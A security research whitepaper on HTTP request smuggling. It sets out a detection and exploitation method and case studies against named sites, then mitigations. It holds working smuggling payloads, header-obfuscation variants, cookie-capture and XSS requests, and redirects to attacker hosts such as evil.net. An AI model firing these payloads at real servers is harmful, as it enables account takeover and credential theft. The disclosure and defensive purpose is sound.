HTTP Desync Attacks: Smashing into the Cell Next Door

James Kettle - james.kettle@portswigger.net - @albinowax

Abstract

HTTP requests are traditionally viewed as isolated, standalone entities. In this paper, I'll explore forgotten techniques for remote, unauthenticated attackers to smash through this isolation and splice their requests into others, through which I was able to play puppeteer with the web infrastructure of numerous commercial and military systems, rain exploits on their visitors, and harvest over $60k in bug bounties.


Using these targets as case studies, I'll show you how to delicately amend victim's requests to route them into malicious territory, invoke harmful responses, and lure credentials into your open arms. I'll also demonstrate using backend reassembly on your own requests to exploit every modicum of trust placed on the frontend, gain maximum privilege access to internal APIs, poison web caches, and compromise PayPal's login page.

HTTP Request Smuggling was first documented back in 2005 by Watchfire[1], but a fearsome reputation for difficulty and collateral damage left it mostly ignored for years while the web's susceptibility grew. Alongside new attack variants and exploitation vectors, I'll help you tackle this legacy with custom open-source tooling and a refined methodology for reliable black-box detection, assessment and exploitation with minimal risk of collateral damage.


Core concepts

Since HTTP/1.1 there's been widespread support for sending multiple HTTP requests over a single underlying TCP or SSL/TLS socket. The protocol is extremely simple - HTTP requests are simply placed back to back, and the server parses headers to work out where each one ends and the next one starts. This is often confused with HTTP pipelining[2], which is a rarer subtype that's not required for the attacks described in this paper.

By itself, this is harmless. However, modern websites are composed of chains of systems, all talking over HTTP. This multi-tiered architecture takes HTTP requests from multiple different users and routes them over a single TCP/TLS connection:



This means that suddenly, it's crucial that the backend agrees with the frontend about where each message ends. Otherwise, an attacker might be able to send an ambiguous message which gets interpreted as two distinct HTTP requests by the backend:



This gives the attacker the ability to prepend arbitrary content at the start of the next legitimate user's request. Throughout this paper, the smuggled content will be referred to as the 'prefix', and highlighted in orange.

Let's imagine that the front-end prioritises the first content-length header, and the back-end prioritises the second. From the backend's perspective, the TCP stream might look something like:

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Content-Length: 5

12345GPOST / HTTP/1.1
Host: example.com
…
```

Under the hood, the frontend forwards the blue and orange data on to the backend, which only reads the blue content before issuing a response. This leaves the backend socket poisoned with the orange data. When the legitimate green request arrives it ends up appended onto the orange content, causing an unexpected response.

In this example, the injected 'G' will corrupt the green user's request and they will probably get a response along the lines of "Unknown method GPOST".

Every attack in this paper follows this basic format. The Watchfire paper describes an alternative approach dubbed 'backward request smuggling' but this relies on pipelining between the front and backend systems, so it's rarely an option.

In real life, the dual content-length technique rarely works because many systems sensibly reject requests with multiple content-length headers. Instead, we're going to attack systems using chunked encoding - and this time we've got the specification RFC 2616 on our side[3]:

> If a message is received with both a Transfer-Encoding header field and a Content-Length header field, the latter MUST be ignored.

Since the specification implicitly allows processing requests using both `Transfer-Encoding: chunked` and `Content-Length`, few servers reject such requests. Whenever we find a way to hide the Transfer-Encoding header from one server in a chain it will fall back to using the Content-Length and we can desynchronize the whole system.

You might not be very familiar with chunked encoding since tools like Burp Suite automatically buffer chunked requests/responses into regular messages for ease of editing. In a chunked message, the body consists of 0 or more chunks. Each chunk consists of the chunk size, followed by a newline, followed by the chunk contents. The message is terminated with a chunk of size 0. Here's simple desynchronisation attack using chunked encoding:

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1
Host: example.com
```

We haven't made any effort to hide the Transfer-Encoding header here, so this exploit will primarily work on systems where the frontend simply doesn't support chunked encoding - a behaviour seen on many websites using the content delivery network Akamai.

If it's the backend that doesn't support chunked encoding, we'll need to flip the offsets around:

```
POST / HTTP/1.1
Host: example.com
Content-Length: 3
Transfer-Encoding: chunked

6
PREFIX
0

POST / HTTP/1.1
Host: example.com
```

This technique works on quite a few systems, but we can exploit many more by making the Transfer-Encoding header slightly harder to spot, so that one system doesn't see it. This can be achieved using discrepancies in server's HTTP parsing. Here's a few examples of requests where only some servers recognise the `Transfer-Encoding: chunked` header. Each of these has been successfully used to exploit at least one system during this research:

```
Transfer-Encoding: xchunked
```

```
Transfer-Encoding : chunked
```

```
Transfer-Encoding: chunked
Transfer-Encoding: x
```

```
Transfer-Encoding:[tab]chunked
```

```
GET / HTTP/1.1
 Transfer-Encoding: chunked
```

```
X: X[\n]Transfer-Encoding: chunked
```


```
Transfer-Encoding
 : chunked
```

Each of these quirks is harmless if both the front-end and back-end server have it, and a major threat otherwise. For yet more techniques, check out regilero's ongoing research[4]. We'll look at practical examples using other techniques shortly.

Methodology

The theory behind request smuggling is straightforward, but the number of uncontrolled variables and our total lack of visibility into what's happening behind the front-end can cause complications.

I've developed techniques and tools to tackle these challenges, and composed them into following simple methodology with which we can hunt down request smuggling vulnerabilities and prove their impact:



Detect

The obvious approach to detecting request smuggling vulnerabilities is to issue an ambiguous request followed by a normal 'victim' request, then observe whether the latter gets an unexpected response. However, this is extremely prone to interference; if another user's request hits the poisoned socket before our victim request, they'll get the corrupted response and we won't spot the vulnerability. This means that on a live site with a high volume of traffic it can be hard to prove request smuggling exists without exploiting numerous genuine users in the process. Even on a site with no other traffic, you'll risk false negatives caused by application-level quirks terminating connections.

To address this, I've developed a detection strategy that uses a sequence of messages which make vulnerable backend systems hang and time out the connection. This technique has few false positives, resists application-level quirks that would otherwise cause false negatives, and most importantly has virtually no risk of affecting other users.

Let's assume the front-end server uses the Content-Length header, and the back-end uses the Transfer-Encoding header. I'll refer to this orientation as CL.TE for short. We can detect potential request smuggling by sending the following request:

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 4

1
Z
Q
```

Thanks to the short Content-Length, the front end will forward the blue text only, and the back end will time out while waiting for the next chunk size. This will cause an observable time delay.

If both servers are in sync (TE.TE or CL.CL), the request will either be rejected by the front-end or harmlessly processed by both systems. Finally, if the desync occurs the other way around (TE.CL) the front-end will reject the message without ever forwarding it to the backend, thanks to the invalid chunk size 'Q'. This prevents the backend socket from being poisoned.

We can safely detect TE.CL desync using the following request:

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
```

Thanks to the terminating '0' chunk the front-end will only forward the blue text, and the back-end will time out waiting for the X to arrive.

If the desync happens the other way around (CL.TE) then this approach will poison the backend socket with an X, potentially harming legitimate users. Fortunately, by always running the prior detection method first, we can rule out that possibility.

These requests can be adapted to target arbitrary discrepancies in header parsing, and they're used to automatically identify request smuggling vulnerabilities by Desynchronize[5] - an open source Burp Suite extension developed to help with such attacks. They're also now used in Burp Suite's core scanner. Although this is a server-level vulnerability, different endpoints on a single domain are often routed to different destinations, so this technique should be applied to every endpoint individually.

Confirm

At this point, you've gone as far as you can without risking side effects for other users. However, many clients will be reluctant to treat a report seriously without further evidence, so that's what we're going to get. The next step toward demonstrating the full potential of request smuggling is to prove backend socket poisoning is possible. To do this we'll issue a request designed to poison a backend socket, followed by a request which will hopefully fall victim to the poison, visibly altering the response.

If the first request causes an error the backend server may decide to close the connection, discarding the poisoned buffer and breaking the attack. Try to avoid this by targeting an endpoint that is designed to accept a POST request, and preserving any expected GET/POST parameters.

Some sites have multiple distinct backend systems, with the front-end looking at each request's method, URL, and headers to decide where to route it. If the victim request gets routed to a different back-end from the attack request, the attack will fail. As such, the 'attack' and 'victim' requests should initially be as similar as possible.

If the target request looks like:

```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

q=smuggling
```

Then an attempt at CL.TE socket poisoning would look like:

```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Transfer-Encoding: zchunked

11
=x&q=smuggling&x=
0

GET /404 HTTP/1.1
Foo: bPOST /search HTTP/1.1
Host: example.com
…
```

If the attack is successful the victim request (in green) will get a 404 response.

The TE.CL attack looks similar, but the need for a closing chunk means we need to specify all the headers ourselves and place the victim request in the body. Ensure the Content-Length in the prefix is slightly larger than the body:

```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: zchunked

96
GET /404 HTTP/1.1
X: x=1&q=smugging&x=
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

x=
0

POST /search HTTP/1.1
Host: example.com
```

If the site is live, another user's request may hit the poisoned socket before yours, which will make your attack fail and potentially upset the user. As a result this process often takes a few attempts, and on high-traffic sites may require thousands of attempts. Please exercise both caution and restraint, and target staging servers were possible.

Explore

I'll demonstrate the rest of the methodology using a range of real websites. As usual I've exclusively targeted companies that make it clear they're happy to work with security researchers by running a bug bounty program. Thanks to the proliferation of private programs and lethargic patch times, I've sadly had to redact quite a few. Where websites are explicitly named, please bear in mind that they're one of the few that are now secure against this attack.

Now we've established that socket poisoning is possible, the next step is to gather information so we can launch a well-informed attack.

Front-ends often append and rewrite HTTP request headers like X-Forwarded-Host and X-Forwarded-For alongside numerous custom ones that often have difficult-to-guess names. Our smuggled requests may be missing these headers, which can lead to unexpected application behaviour and failed attacks.

Fortunately, there's a simple strategy with which we can partially lift the curtain and gain visibility into these hidden headers. This lets us restore functionality by manually adding the headers ourselves, and may even enable further attacks.

Simply find a page on the target application which reflects a POST parameter, shuffle the parameters so the reflected one is last, increase the Content-Length a little, and then smuggle the resulting request:

```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
…
login[email]=asdfPOST /login HTTP/1.1
Host: login.newrelic.com
```

The green request will be rewritten by the front-end before it lands in the login[email] parameter, so when it gets reflected back it'll leak all the internal headers:

```
Please ensure that your email and password are correct.

<input id="email" value="asdfPOST /login HTTP/1.1
Host: login.newrelic.com
X-Forwarded-For: 81.139.39.150
X-Forwarded-Proto: https
X-TLS-Bits: 128
X-TLS-Cipher: ECDHE-RSA-AES128-GCM-SHA256
X-TLS-Version: TLSv1.2
x-nr-external-service: external
```

By incrementing the Content-Length header you can gradually retrieve more information, until you try to read beyond the end of the victim request and it times out.

Some systems are completely reliant on the front-end system for security, and as soon as you're past that you can waltz straight in. On login.newrelic.com, the 'backend' system was a proxy iself, so changing the smuggled Host header granted me access to different New Relic systems. Initially, every internal system I hit thought my request was sent over HTTP and responded with a redirect:

```
...
GET / HTTP/1.1
Host: staging-alerts.newrelic.com

HTTP/1.1 301 Moved Permanently
Location: https://staging-alerts.newrelic.com/
```

This was easily fixed using the X-Forwarded-Proto header observed earlier:

```
...
GET / HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https

HTTP/1.1 404 Not Found

Action Controller: Exception caught
```

With a little content discovery I found a useful endpoint on the target:

```
...
GET /revision_check HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https

HTTP/1.1 200 OK

Not authorized with header:
```

The error message clearly told me I needed an authorisation header of some sort, but teasingly failed to name it. I decided to try the 'X-nr-external-service' header seen earlier:

```
...
GET /revision_check HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https
X-nr-external-service: 1

HTTP/1.1 403 Forbidden

Forbidden
```

Unfortunately this didn't work - it caused the same Forbidden response that we'd already seen when trying access that URL directly. This suggested that the front-end was using the X-nr-external-service header to indicate that the request originated from the internet, and by smuggling and therefore losing the header, we'd accidentally tricked their system into thinking our request originated internally. This was very educational, but not directly useful - we still needed the name of the missing authorization header.

At this point I could have applied the processed-request-reflection technique to a range of endpoints until I found one that had the right request header. Instead, I decided to cheat and consult my notes from last time I compromised New Relic[6]. This revealed two invaluable headers - Server-Gateway-Account-Id and Service-Gateway-Is-Newrelic-Admin. Using these, I was able to gain full admin-level access to their internal API:

```
POST /login HTTP/1.1
Host: login.newrelic.com
Content-Length: 564
Transfer-Encoding: chunked
Transfer-encoding: cow

0

POST /internal_api/934454/session HTTP/1.1
Host: alerts.newrelic.com
X-Forwarded-Proto: https
Service-Gateway-Account-Id: 934454
Service-Gateway-Is-Newrelic-Admin: true
Content-Length: 6
…
x=123GET...

HTTP/1.1 200 OK

{
  "user": {
   "account_id": 934454,
   "is_newrelic_admin": true
  },
  "current_account_id": 934454
  …
}
```

New Relic deployed a hotfix and diagnosed the root cause as a weakness in an F5 gateway. As far as I'm aware there's no patch available, meaning this is still a zeroday at the time of writing.

Exploit

Breaking straight into internal APIs is great when it works, but it's rarely our only option. There's also a wealth of different attacks we can launch against everyone browsing the target website.

To establish which attacks we can apply to other users, we need to understand what types of request we can poison. Repeat the socket poisoning test from the 'Confirm' stage, but iteratively tweak the 'victim' request until it resembles a typical GET request. You might find that you can only poison requests with certain methods, paths or headers. Also, try issuing the victim request from a different IP address - in rare cases, you may find that you can only poison requests originating from the same IP.


Finally, check if the website uses a web cache - these can help bypass many restrictions, increase our control over which resources get poisoned, and ultimately multiply the severity of request smuggling vulnerabilities.

Store

If the application supports editing or storing any kind of text data, exploitation is exceptionally easy. By prefixing the victim's request with a crafted storage request, we can make the application save their request and display it back to us - then steal any authentication cookies/headers. Here's an example targeting Trello, using their profile-edit endpoint:

```
POST /1/cards HTTP/1.1
Host: trello.com
Transfer-Encoding:[tab]chunked
Content-Length: 4

9f
PUT /1/members/1234 HTTP/1.1
Host: trello.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400

x=x&csrf=1234&username=testzzz&bio=cake
0

GET / HTTP/1.1
Host: trello.com
```

As soon as the victim's request arrived, it would end up saved on my profile, exposing all their headers and cookies:



The only major gotcha with this technique is that you'll lose any data that occurs after an '&', which makes it hard to steal the body from form-encoded POST requests. I spent a while trying to work around this limitation by using alternative request encodings and ultimately gave up, but I still suspect it's possible somehow.

Data storage opportunities aren't always as obvious as this - on another site, I was able to use the 'Contact Us' form, eventually triggering an email containing the victim's request and earning an extra $2,500.

Attack

Being able to apply an arbitrary prefix to other people's responses also opens up another avenue of attack - triggering a harmful response.

There's two primary ways of using harmful responses. The simplest is to issue an 'attack' request, then wait for someone else's request to hit the backend socket and trigger the harmful response. A trickier but more powerful approach is to issue both the 'attack' and 'victim' requests ourselves, and hope that the harmful response to the victim request gets saved by a web cache and served up to anyone else who hits the same URL - web cache poisoning.

In each of the following request/response snippets, the black text is the response to the second (green) request. The response to the first (blue) request is omitted as it isn't relevant.

Upgrading XSS

While auditing a SaaS application, Param Miner[7] spotted a parameter called SAML and Burp's scanner confirmed it was vulnerable to reflected XSS. Reflected XSS is nice by itself, but tricky to exploit at scale because it requires user-interaction.

With request smuggling, we can make a response containing XSS get served to random people actively browsing the website, enabling straightforward mass-exploitation. We can also gain access to authentication headers and HTTP only cookies, potentially letting us pivot to other domains.

```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 4
Transfer-Encoding : chunked

10
=x&cr={creative}&x=
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 200

SAML=a"><script>alert(1)</script>POST / HTTP/1.1
Host: saas-app.com
Cookie: …

HTTP/1.1 200 OK
…
<input name="SAML" value="a"><script>alert(1)</script>
0

POST / HTTP/1.1
Host: saas-app.com
Cookie: …
"/>
```

Grasping the DOM

While looking for a vulnerability to chain with request smuggling on www.redhat.com, I found a DOM-based open redirect which presented an interesting challenge:

```
GET /assets/idx?redir=//redhat.com@evil.net/ HTTP/1.1
Host: www.redhat.com

HTTP/1.1 200 OK

<script>
var destination = getQueryParam('redir')
[poor filtering]
document.location = destination
</script>
```

Some JavaScript on the page was reading the 'redir' parameter from the victim browser's query string, but how could I control it? Request smuggling gives us control over what the server thinks the query string is, but the victim's browser's perception of the query string is simply whatever page they were trying to access.

I was able to resolve this by chaining in a server-side non-open redirect:

```
POST /css/style.css HTTP/1.1
Host: www.redhat.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 122
Transfer-Encoding: chunked

0

POST /search?dest=../assets/idx?redir=//redhat.com@evil.net/ HTTP/1.1
Host: www.redhat.com
Content-Length: 15

x=GET /en/solutions HTTP/1.1
Host: www.redhat.com

HTTP/1.1 301 Found
Location: ../assets/idx?redir=//redhat.com@evil.net/
```

The victim browser would receive a 301 redirect to https://www.redhat.com/assets/x.html?redir=//redat.com@evil.net/ which would then execute the DOM-based open redirect and dump them on evil.net

CDN Chaining

Some websites use multiple layers of reverse proxies and CDNs. This gives us extra opportunities for desynchronization which is always appreciated, and it often also increases the severity.

One target was somehow using two layers of Akamai, and despite the servers being by the same vendor it was possible to desynchronize them and thereby serve content from anywhere on the Akamai network on the victim's website:

```
POST /cow.jpg HTTP/1.1
Host: redacted.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Host: www.redhat.com
X: XGET...

Red Hat - We make open source technologies for the enterprise
```

The same concept works on SaaS providers - I was able to exploit a critical website built on a well known SaaS platform by directing requests to a different system built on the same platform.

'Harmless' responses

Because request smuggling lets us influence the response to arbitrary requests, some ordinarily harmless behaviours become exploitable. For example, even the humble open redirect can be used to compromise accounts by redirecting JavaScript imports to a malicious domain.

Redirects that use the 307 code are particularly useful, as browsers that receive a 307 after issuing a POST request will resend the POST to the new destination. This may mean you can make unwitting victims send their plaintext passwords directly to your website.

Classic open redirects are quite common by themselves, but there's a variant which is endemic throughout the web as it stems from a default behaviour in both Apache and IIS. It's conveniently considered to be harmless and overlooked by pretty much everyone, as without an accompanying vulnerability like request smuggling it is indeed useless. If you try to access a folder without a trailing slash, the server will respond with a redirect to append the slash, using the hostname from the host header:

```
POST /etc/libs/xyz.js HTTP/1.1
Host: redacted
Content-Length: 57
Transfer-Encoding: chunked

0

POST /etc HTTP/1.1
Host: burpcollaborator.net
X: XGET /etc/libs/xyz.js HTTP/1.1

HTTP/1.1 301 Moved Permanently
Location: https://burpcollaborator.net/etc/
```

When using this technique, keep a close eye on the protocol used in the redirect. You may be able to influence it using a header like X-Forwarded-SSL. If it's stuck on HTTP, and you're attacking a HTTPS site, the victim's browser will block the connection thanks to its mixed-content protection. There are two known exceptions[8] to this - Internet Explorer's mixed-content protection can be completely bypassed, and Safari will auto-upgrade the connection to HTTPS if the redirection target is in its HSTS cache.

Web Cache Poisoning

A few hours after trying some redirect based attacks on a particular website, I opened their homepage in a browser to look for more attack surface and spotted the following error in the dev console:

This error occurred regardless of which machine I loaded the website from, and the IP address looked awfully familiar. During my redirect probe, someone else's request for an image file had slipped in before my victim request and the poisoned response had been saved by the cache.

This was a great demonstration of the potential impact, but overall not an ideal outcome. Aside from relying on timeout-based detection, there's no way to fully eliminate the possibility of accidental cache poisoning. That said, to minimise the risk you can:

- Ensure the 'victim' requests have a cachebuster.
- Send the 'victim' requests as fast as possible, using Turbo Intruder.
- Try to craft a prefix that triggers a response with anti-caching headers, or a status code that's unlikely to be cached.
- Target a front-end in a geographic region that's asleep.

Web Cache Deception++

What if instead of trying to mitigate the chance of attacker/user hybrid responses getting cached, we embrace it?

Instead of using a prefix designed to cause a harmful response, we could try to fetch a response containing sensitive information, with our victim's cookies:

```
POST / HTTP/1.1
Transfer-Encoding: blah

0

GET /account/settings HTTP/1.1
X: XGET /static/site.js HTTP/1.1
Cookie: sessionid=xyz
```

Frontend perspective:

```
GET /static/site.js HTTP/1.1


HTTP/1.1 200 OK

Your payment history
…
```

When a user's request for a static resource hits the poisoned socket, the response will contain their account details, and the cache will save these over the static resource. We can then retrieve the account details by loading /static/site.js from the cache.

This is effectively a new variant of the Web Cache Deception attack. It's more powerful in two key ways - it doesn't require any user-interaction, and also doesn't require that the target site lets you play with extensions. The only catch is that the attacker can't be sure where the victim's response will land.


PayPal

With request smuggling chained to cache poisoning I was able to persistently hijack numerous JavaScript files, and among those was one used on PayPal's login page: `https://c.paypal.com/webstatic/r/fb/fb-all-prod.pp2.min.js`.


```
POST /webstatic/r/fb/fb-all-prod.pp2.min.js HTTP/1.1
Host: c.paypal.com
Content-Length: 61
Transfer-Encoding: chunked

0

GET /webstatic HTTP/1.1
Host: skeletonscribe.net?
X: XGET /webstatic/r/fb/fb-all-prod.pp2.min.js HTTP/1.1
Host: c.paypal.com
Connection: close

HTTP/1.1 302 Found
Location: http://skeletonscribe.net?, c.paypal.com/webstatic/
```

However there was a problem - PayPal's login page used Content Security Policy with a `script-src` that killed my redirect.

This initially looked like a triumph of defence in depth. However, I noticed that the login page loads a sub-page on c.paypal.com in a dynamically generated iframe. This sub-page didn't use CSP, and also imported our poisoned JS file. This gave us full control over the iframe's contents, but we still couldn't read the user's PayPal password from the parent page thanks to the Same Origin Policy.



My colleague Gareth Heyes then discovered a page at paypal.com/us/gifts that didn't use CSP, and also imported our poisoned JS file. By using our JS to redirect the c.paypal.com iframe to that URL (and triggering our JS import for the third time) we could finally access the parent and steal plaintext PayPal passwords from everyone who logged in using Safari or IE.



PayPal speedily resolved this vulnerability by configuring Akamai to reject requests that contained a `Transfer-Encoding: chunked` header, and awarded a $18,900 bounty.

Weeks later while inventing and testing some new desynchronisation techniques, I decided to try using a line-wrapped header:

```
Transfer-Encoding:
 chunked
```

This seemed to make the Transfer-Encoding header completely invisible to Akamai, who let it through and once again granted me control of PayPal's login page. PayPal speedily applied a more robust fix, and awarded an impressive $20,000.

Demo

Another target used a chain of reverse proxies, one of which didn't regard '\n' as a valid header terminator. This meant a sizeable portion their web infrastructure was vulnerable to request smuggling. I've recorded a demo showing how Desynchronize can be used to efficiently identify and exploit thsi vulnerability on a replica of their Bugzilla installation, which held some extremely sensitive information.

You can find the video in the online edition of this whitepaper at https://portswigger.net/blog/http-desync-attacks[9].

Defence

Whenever I discuss an attack technique I get asked if HTTPS prevents it. As always, the answer is 'no'. That said, your website should be safe if you exclusively use HTTP/2 between the front-end and all backends.

As usual, security accompanies simplicity. If your website is free of load balancers, CDNs and reverse proxies, this technique is not a threat. The more layers you introduce, the more likely you are to be vulnerable.

Another approach is to have the front-end normalise poorly formed requests before routing them onward. Cloudflare and Fastly both apply this approach, and I wasn't able to exploit request smuggling on a single target hosted on either platform.

Normalising requests is not an option for back-end servers - they need to outright reject ambiguous requests, and drop the associated connection.

Effective defence is impossible when your tooling works against you. Most web testing tools will automatically 'correct' the Content Length header when sending requests, making request smuggling impossible. In Burp Suite you can disable this behaviour using the Repeater menu - ensure your tool of choice has equivalent functionality. Also, certain companies and bug bounty platforms route their testers' traffic through proxies like Squid for monitoring purposes. These will mangle any request smuggling attacks the testers launch, ensuring the company gets zero coverage against this vulnerability class.

Conclusion

Building on research that has been overlooked for years, I've introduced new techniques to desynchronize servers and demonstrated novel ways to exploit the results using numerous real websites as case studies. Through this I've shown that request smuggling is a major threat to the web, that HTTP request parsing is a security-critical function, and that tolerating ambiguous messages is dangerous. I've also released a methodology and an open source toolkit to help people audit for request smuggling, prove the impact, and earn bounties with minimal risk.

